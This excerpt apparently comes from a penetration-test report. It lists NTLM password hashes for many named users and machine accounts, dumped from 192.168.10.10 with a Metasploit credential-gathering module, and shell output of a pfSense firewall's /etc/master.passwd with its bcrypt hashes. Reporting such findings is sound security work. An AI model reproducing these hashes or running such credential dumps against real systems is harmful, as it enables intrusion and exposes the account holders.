Extracted: V.Reighard:aad3b435b51404eeaad3b435b51404ee:e7324e185052c708cb1ed4a2cb628233
Extracted: S.Leverich:aad3b435b51404eeaad3b435b51404ee:0c7e9d12f51120ea8577bc4e26c3f186
Extracted: C.Hernadez:aad3b435b51404eeaad3b435b51404ee:72e3097fd303107dde548ee7382d9390
Extracted: E.Bolander:aad3b435b51404eeaad3b435b51404ee:d510101a77b4b42c83bd27d2ee485352
Extracted: S.Abercrombie:aad3b435b51404eeaad3b435b51404ee:a2451fa7092e07a97d3dc6445fc9b802
Extracted: D.Kawasaki:aad3b435b51404eeaad3b435b51404ee:cb827e7fe2df23013c4262f404433829
Extracted: J.Killion:aad3b435b51404eeaad3b435b51404ee:64e0ad505a09834615bcb7549370f6b5
Extracted: C.Spann:aad3b435b51404eeaad3b435b51404ee:01e32b5f30d1b44308f7f2aa4c408324
Extracted: E.Bascom:aad3b435b51404eeaad3b435b51404ee:47af67ecf22638b186bb7bae47bd3979
Extracted: W.Haakenson:aad3b435b51404eeaad3b435b51404ee:9181171e6b0b26f141987327eb27c7bc
Extracted: K.Corney:aad3b435b51404eeaad3b435b51404ee:2cbac92cef31c0383053d6979ee80dc6
Extracted: K.Husby:aad3b435b51404eeaad3b435b51404ee:7885c7735c9f4dea03992668fe24d21d
Extracted: R.Avina:aad3b435b51404eeaad3b435b51404ee:114165d0ebad5b32b342cd1c970e6aca
Extracted: C.Corpuz:aad3b435b51404eeaad3b435b51404ee:f2c4c5537fd5c677a1b0e3d7bd3d791e
Extracted: M.Tilman:aad3b435b51404eeaad3b435b51404ee:e3cd41756df8fb343fb59ada60f4cd20
Extracted: T.Blass:aad3b435b51404eeaad3b435b51404ee:39f7ded915d2a9e788933212948eafd5
Extracted: B.Schweitzer:aad3b435b51404eeaad3b435b51404ee:35a4341a939ed6e95eb374c744d4d7a4
Extracted: W.Loch:aad3b435b51404eeaad3b435b51404ee:6ae13f5eb4dee5b41b0cf5c1f46af6f8
Extracted: N.Broady:aad3b435b51404eeaad3b435b51404ee:0c7737984a29228b4b4bbd1f4cea84f8
Extracted: L.Sarver:aad3b435b51404eeaad3b435b51404ee:0c468a08fa87dfabb90f3de18f8a9afd
Extracted: F.Ousley:aad3b435b51404eeaad3b435b51404ee:758acd4a87e889623981e2f8c2e46908
Extracted: T.Prestidge:aad3b435b51404eeaad3b435b51404ee:65c6fedffd4ad041339044c6af2e2d0e
Extracted: G.Nordeen:aad3b435b51404eeaad3b435b51404ee:876e20ea0733daa0210eb06fc4055794
Extracted: G.Youngberg:aad3b435b51404eeaad3b435b51404ee:9761c5b5cebe089d54444dac6db98169
```

Figure 22: Hashes Dumped from 192.168.10.10 using post/windows/gather/credentials/credential_collector metasploit module




```
Extracted: R.Zoll:aad3b435b51404eeaad3b435b51404ee:fb165537779ff86330c01193b265f106
Extracted: M.Thiel:aad3b435b51404eeaad3b435b51404ee:bad2d614cac97801e9c32c0d9796bbe4
Extracted: N.Bitterman:aad3b435b51404eeaad3b435b51404ee:f590c06f8447e5de98743ebecea151d3
Extracted: V.Teran:aad3b435b51404eeaad3b435b51404ee:fc45ca5caee6c455666bd0f7da78ad3b
Extracted: M.Pascucci:aad3b435b51404eeaad3b435b51404ee:38f3cd13065f5a306070fd5eb8f9cf43
Extracted: F.Lu:aad3b435b51404eeaad3b435b51404ee:64cc0755e4fec5b44907858710370b95
Extracted: I.Cortright:aad3b435b51404eeaad3b435b51404ee:8ab40367b304c9bca0746d4473df7bf1
Extracted: M.Birdwell:aad3b435b51404eeaad3b435b51404ee:b5dd158402e10bf4bb22721e1fbda9d3
Extracted: E.Mogan:aad3b435b51404eeaad3b435b51404ee:f639f1fe4a46fe4c892619baffcae79e
Extracted: F.Lietz:aad3b435b51404eeaad3b435b51404ee:006896c9fa7817ab5707e4c5a7f4364b
Extracted: A.Mckendree:aad3b435b51404eeaad3b435b51404ee:69bf5da802faf11192ae315c3fb21fd3
Extracted: R.Sepeda:aad3b435b51404eeaad3b435b51404ee:2188db40bc30a3dcbceff76e97083624
Extracted: D.Doolin:aad3b435b51404eeaad3b435b51404ee:da30d3e6f54b0f767cfa6c5745720552
Extracted: J.Schack:aad3b435b51404eeaad3b435b51404ee:670756d5b78f03d5482f4e87dd85e2fd
Extracted: E.Leclaire:aad3b435b51404eeaad3b435b51404ee:45738dc07e95c352e116a8adeddab536
Extracted: J.Uribe:aad3b435b51404eeaad3b435b51404ee:caed7e4c9f653dc0b0b3fa034d8129f0
Extracted: Y.Lezama:aad3b435b51404eeaad3b435b51404ee:4ebe578c79ca47a780994ef277d50f05
Extracted: B.Evert:aad3b435b51404eeaad3b435b51404ee:728b32e4f7f8912edcf1f24c9a428a54
Extracted: D.Jin:aad3b435b51404eeaad3b435b51404ee:5635ca5d49c718c38db6c5939273b7c8
Extracted: O.Sandoval:aad3b435b51404eeaad3b435b51404ee:0ff394abdf055b4543652a2e8accd056
Extracted: Y.Weinstein:aad3b435b51404eeaad3b435b51404ee:d83ebe9bb51bf4e30c5eec6859fed4b9
Extracted: C.Brice:aad3b435b51404eeaad3b435b51404ee:b715b54a7d7fb74b71bc19703d4dcde6
Extracted: H.Shiba:aad3b435b51404eeaad3b435b51404ee:38523d499b62051396a4adf31d389256
Extracted: G.Chica:aad3b435b51404eeaad3b435b51404ee:857974a9a76c07164317355ce6b97e52
Extracted: M.Hershberger:aad3b435b51404eeaad3b435b51404ee:70f3e3ba4afefe9d4b33496a9dbd3649
Extracted: test:aad3b435b51404eeaad3b435b51404ee:c5a237b7e9d8e708d8436b6148a25fa1
Extracted: add:aad3b435b51404eeaad3b435b51404ee:98bb35737013aaff03181d0fe9fda09e
Extracted: tester:aad3b435b51404eeaad3b435b51404ee:98bb35737013aaff03181d0fe9fda09e
Extracted: WEBSERVER$:aad3b435b51404eeaad3b435b51404ee:b9b8b5501698110968b14bda4717d2ca
Extracted: webs$:aad3b435b51404eeaad3b435b51404ee:1da4fffcb02780085b145e024f93c930
Extracted: secured$:aad3b435b51404eeaad3b435b51404ee:e7bc7fe66d393afd0517d7ea0e9e6667
Extracted: lists$:aad3b435b51404eeaad3b435b51404ee:9af17b2c7237b550b708b54f9d40b8a1
Extracted: pc56$:aad3b435b51404eeaad3b435b51404ee:4f355eaad5550fdaecaded16ca0b02ea
Extracted: rtc5$:aad3b435b51404eeaad3b435b51404ee:f9fd69e581463b17abae5ffc60a2a428
Extracted: cn$:aad3b435b51404eeaad3b435b51404ee:f99a805dc0e1a52b597537a35bf84545
Extracted: wwwchat$:aad3b435b51404eeaad3b435b51404ee:5b43dc6031b23170af3e403ebe26351e
Extracted: lib$:aad3b435b51404eeaad3b435b51404ee:7d341633c2d9f03f9868d83936b174f2
Extracted: pc54$:aad3b435b51404eeaad3b435b51404ee:10e68484cd5a756ebe842facac09047e
Extracted: rho$:aad3b435b51404eeaad3b435b51404ee:39309d445a248bc196009eedfac78059
```

Figure 23: Hashes Dumped from 192.168.10.10 using post/windows/gather/credentials/credential_collector metasploit module



```
Extracted: cust21$:aad3b435b51404eeaad3b435b51404ee:18cafb825f99a30ce7b727734a1ec416
Extracted: cust39$:aad3b435b51404eeaad3b435b51404ee:43425fa99705f9e156267c9c0f5cef47
Extracted: ipmonitor$:aad3b435b51404eeaad3b435b51404ee:0cf53cba9583f8d6cffdcf6c276864b3
Extracted: galerias$:aad3b435b51404eeaad3b435b51404ee:7cd3f768f390193d20fc30102a886f65
Extracted: segment-119-227$:aad3b435b51404eeaad3b435b51404ee:33e9c2af25801b2928b025b24a3a1138
Extracted: b$:aad3b435b51404eeaad3b435b51404ee:93e6524fb0368bf63d2d6a3674c210ab
Extracted: pc19$:aad3b435b51404eeaad3b435b51404ee:d830437fb15a8a8fa3080613eaadbefe
Extracted: correo$:aad3b435b51404eeaad3b435b51404ee:63b4b3fc4a00ecbed8a2ed9d35072a86
Extracted: uranus$:aad3b435b51404eeaad3b435b51404ee:37214569b4edec77af0b8edeb18342c2
Extracted: miami$:aad3b435b51404eeaad3b435b51404ee:e920b255bb70cd9194c15055f7925155
Extracted: CLIENT1$:aad3b435b51404eeaad3b435b51404ee:28e72742632fa1f371d2885a12e69a95
Extracted: CLIENT2$:aad3b435b51404eeaad3b435b51404ee:49b813d6970c12e83e3a8f927d81ea1a
Extracted: SERVER2$:aad3b435b51404eeaad3b435b51404ee:88f3ef8807486de8bc265342ebc8f86a
```

Figure 24: Hashes Dumped from 192.168.10.10 using post/windows/gather/credentials/credential_collector metasploit module



Shell Output - cat /etc/master.passwd

```
# $FreeBSD$
#
root:$2b$10$MMutLaryRugxoQj8/IwFY.KfOF.GaR8fVfCJaofwNVYDlYYhSdOTK:0:0::0:0:Charlie &:/root:/bin/sh
toor:*:0:0::0:0:Bourne-again Superuser:/root:
daemon:*:1:1::0:0:Owner of many system processes:/root:/usr/sbin/nologin
operator:*:2:5::0:0:System &:/:/usr/sbin/nologin
bin:*:3:7::0:0:Binaries Commands and Source:/:/usr/sbin/nologin
tty:*:4:65533::0:0:Tty Sandbox:/:/usr/sbin/nologin
kmem:*:5:65533::0:0:KMem Sandbox:/:/usr/sbin/nologin
games:*:7:13::0:0:Games pseudo-user:/:/usr/sbin/nologin
news:*:8:8::0:0:News Subsystem:/:/usr/sbin/nologin
man:*:9:9::0:0:Mister Man Pages:/usr/share/man:/usr/sbin/nologin
sshd:*:22:22::0:0:Secure Shell Daemon:/var/empty:/usr/sbin/nologin
smmsp:*:25:25::0:0:Sendmail Submission User:/var/spool/clientmqueue:/usr/sbin/nologin
mailnull:*:26:26::0:0:Sendmail Default User:/var/spool/mqueue:/usr/sbin/nologin
bind:*:53:53::0:0:Bind Sandbox:/:/usr/sbin/nologin
unbound:*:59:59::0:0:Unbound DNS Resolver:/var/unbound:/usr/sbin/nologin
proxy:*:62:62::0:0:Packet Filter pseudo-user:/nonexistent:/usr/sbin/nologin
_pflogd:*:64:64::0:0:pflogd privsep user:/var/empty:/usr/sbin/nologin
_dhcp:*:65:65::0:0:dhcp programs:/var/empty:/usr/sbin/nologin
uucp:*:66:66::0:0:UUCP pseudo-user:/var/spool/uucppublic:/usr/local/libexec/uucp/uucico
pop:*:68:6::0:0:Post Office Owner:/nonexistent:/usr/sbin/nologin
auditdistd:*:78:77::0:0:Auditdistd unprivileged user:/var/empty:/usr/sbin/nologin
www:*:80:80::0:0:World Wide Web Owner:/nonexistent:/usr/sbin/nologin
_ypldap:*:160:160::0:0:YP LDAP unprivileged user:/var/empty:/usr/sbin/nologin
hast:*:845:845::0:0:HAST unprivileged user:/var/empty:/usr/sbin/nologin
nobody:*:65534:65534::0:0:Unprivileged user:/nonexistent:/usr/sbin/nologin
_relayd:*:913:913::0:0:Relay Daemon:/var/empty:/usr/sbin/nologin
dhcpd:*:136:136::0:0:ISC DHCP daemon:/nonexistent:/usr/sbin/nologin
admin:$2b$10$MMutLaryRugxoQj8/IwFY.KfOF.GaR8fVfCJaofwNVYDlYYhSdOTK:0:0::0:0:System Administrator:/root:/etc/rc.initial
```

Figure 25: Password hashes from pfSense firewall master.passwd file (same as in shown in RSG005)